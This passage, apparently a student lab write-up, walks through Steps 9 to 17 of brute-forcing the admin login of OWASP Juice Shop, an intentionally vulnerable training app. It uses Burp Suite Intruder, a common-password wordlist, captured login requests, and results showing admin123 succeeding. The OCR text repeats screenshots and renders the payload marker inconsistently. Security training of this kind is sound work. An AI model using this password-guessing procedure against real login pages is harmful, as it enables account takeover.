If you turn intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Step9:

Then we enable the proxy .. and then open the intercept in the burp suite so any request we do is send and shown in the burp suite




```
Time        Type  Direction  Method  URL
20:04:0...  HTTP  →  Request  GET   http://detectportal.firefox.com/success.txt?ipv6
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/rest/admin/application-configuration
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/assets/i18n/en.json
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PG48z9V
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/rest/admin/application-configuration
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/rest/admin/application-version
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/rest/admin/application-version
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/api/Challenges/?name=Score%20Board
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/rest/admin/application-configuration
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/api/Challenges/?name=Score%20Board
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/rest/languages
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/rest/admin/application-configuration
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/api/Quantitys/
20:04:0...  HTTP  →  Request  GET   https://juice-shop.herokuapp.com/rest/products/search?q=
```

```
GET /success.txt?ipv4 HTTP/1.1
Host: detectportal.firefox.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Priority: u=4
Pragma: no-cache
Cache-Control: no-cache
```

Step10:

Then we open the site and enter the email **"admin@juice-sh.op"** and type any password so we can get the post code in the burp suite which we will attack with




```
Type Direction  Method URL
HTTP → Request  GET    https://juice-shop.herokuapp.com/rest/admin/application-version
HTTP → Request  GET    https://juice-shop.herokuapp.com/rest/admin/application-version
HTTP → Request  GET    https://juice-shop.herokuapp.com/api/Challenges/?name=Score%20Board
HTTP → Request  GET    https://juice-shop.herokuapp.com/rest/admin/application-configuration
HTTP → Request  GET    https://juice-shop.herokuapp.com/api/Challenges/?name=Score%20Board
HTTP → Request  GET    https://juice-shop.herokuapp.com/rest/languages
HTTP → Request  GET    https://juice-shop.herokuapp.com/rest/admin/application-configuration
HTTP → Request  GET    https://juice-shop.herokuapp.com/api/Quantitys/
HTTP → Request  GET    https://juice-shop.herokuapp.com/rest/products/search?q=
HTTP → Request  GET    https://juice-shop.herokuapp.com/rest/admin/application-configuration
HTTP → Request  GET    https://juice-shop.herokuapp.com/socket.io/?EIO=4&transport=polling&t=PG492Bk
HTTP → Request  GET    https://juice-shop.herokuapp.com/rest/user/whoami
HTTP → Request  GET    https://juice-shop.herokuapp.com/rest/user/whoami
HTTP → Request  POST   https://juice-shop.herokuapp.com/rest/user/login
```

```
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 52
Origin: https://juice-shop.herokuapp.com
Referer: https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{
  "email":"admin@juice-sh.op",
  "password":"93028ikem"
}
```

Step11:


Then we have received the email and password in the post of the burp suite



```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
Nicole
daniel
babygirl
monkey
lovely
Jessica
admin123
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
sunshine
```

Step12:

This is a txt file that includes a lot of passwords and one of them should be the password we needed


OWASP Juice Shop
https://juice-shop.herokuapp.com/#/login
Login
LABEL_EMAIL *
admin@juice-sh.op
LABEL_PASSWORD *
admin123
FORGOT_PASSWORD
NO_CUSTOMER
Sniper att...
Start attack
Target ✓ Update Host header to match target
Positions Add § Clear §
Payloads
Payload position: All payload positions
Payload type: Simple list
Payload count: 2,116
Request count: 2,116
Payload configuration
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load...
Remove
Clear
Deduplicate
Add
Add from list... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Enabled
Rule
1 highlight
1 payload position
Event log (4)
All issues
Memory: 141.9MB


```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en;
cookieconsent_status=dismiss;
welcomebanner_status=dismiss;
continueCode=
oynmvdEyt7cDIasMf6HWru5aI9Yf2MURQ
IM6t31fpmUDvTJetRniX8dQbV3w
User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:133.0)
Gecko/20100101 Firefox/133.0
Accept: application/json,
text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate,
br
Content-Type: application/json
Content-Length: 52
Origin:
https://juice-shop.herokuapp.com
Referer:
https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{"email":"admin@juice-sh.op",
"password":"$$"}
```

```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
```

Step13:

We will send all the post code to the intruder to start the attack and then remove the password we have just written to make the attack with and put instead of it **"Add$$"** and go to the load and choose the txt file of the passwords and then start the attack


2. Intruder attack of https://juice-shop.herokuapp.com
Attack
Save
Results
Positions
Intruder attack results filter: Showing all items
Request
Response
Pretty
Raw
Hex
Search
0 highlights
Paused


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
10	abc123	401	644			931	
11	Nicole	401	255			931	
12	daniel	401	225			923	
13	babygirl	401	842			923	
14	monkey	401	269			923	
15	lovely	401	220			927	
16	Jessica	401	248			923	
17	admin123	200	1068			1726	
18	654321	401	228			927	
19	michael	401	504			927	

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=oynmvdEyt7cDIasMf6HWru5aI9Yf2MURQIM6t31fpmUDvTJetRniX8dQbV3w
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 51
Origin: https://juice-shop.herokuapp.com
Referer: https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{
  "email":"admin@juice-sh.op",
  "password":"admin123"
}
```

Step14:

After we have started the attack every wrong password will give a status **code 401** .. and the only one correct password which is **admin123** will give **200** and we click on it and will see the email we have written **admin@juice-sh.op** and password which **admin123**



LABEL_EMAIL: admin@juice-sh.op
LABEL_PASSWORD: 93028ikem

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en;
cookieconsent_status=dismiss;
welcomebanner_status=dismiss;
continueCode=
oynmvdEyt7cDIasMf6HWru5aI9Yf2MURQ
IM6t31fpmUDvTJetRniX8dQbV3w
User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:133.0)
Gecko/20100101 Firefox/133.0
Accept: application/json,
text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate,
br
Content-Type: application/json
Content-Length: 52
Origin:
https://juice-shop.herokuapp.com
Referer:
https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{"email":"admin@juice-sh.op",
"password":"§§"}
```

1 highlight 1 payload position

Payload position: All payload positions
Payload type: Simple list
Payload count: 2,116
Request count: 2,116


Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
```

You can define rules to perform various processing tasks on each payload before it is used.

step15:
Then we disable the foxyproxy in the firefox of the burp suite




LABEL_EMAIL: admin@juice-sh.op
LABEL_PASSWORD: admin123

```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en;
cookieconsent_status=dismiss;
welcomebanner_status=dismiss;
continueCode=
oynmvdEyt7cDIasMf6HWru5aI9Yf2MURQ
IM6t31fpmUDvTJetRniX8dQbV3w
User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:133.0)
Gecko/20100101 Firefox/133.0
Accept: application/json,
text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate,
br
Content-Type: application/json
Content-Length: 52
Origin:
https://juice-shop.herokuapp.com
Referer:
https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{"email":"admin@juice-sh.op",
"password":"§§"}
```

Step16:

16. After we have disabled the proxy we will enter the site and write the email **"admin@juice-sh.op"** and the password which we have known **admin123** and log in



```
POST /rest/user/login HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en;
cookieconsent_status=dismiss;
welcomebanner_status=dismiss;
continueCode=
oynmvdEyt7cDIasMf6HWru5aI9Yf2MURQ
IM6t31fpmUDvTJetRniX8dQbV3w
User-Agent: Mozilla/5.0 (Windows
NT 10.0; Win64; x64; rv:133.0)
Gecko/20100101 Firefox/133.0
Accept: application/json,
text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate,
br
Content-Type: application/json
Content-Length: 52
Origin:
https://juice-shop.herokuapp.com
Referer:
https://juice-shop.herokuapp.com/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{"email":"admin@juice-sh.op",
"password":"$$"}
```

Save password for juice-shop.herokuapp.com?

Username: admin@juice-sh.op

Password: ••••••••

Payload position: All payload positions

Payload type: Simple list

Payload count: 2,116

Request count: 2,116

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
```

You can define rules to perform various processing tasks on each payload before it is used.

Step17:

Log in successfully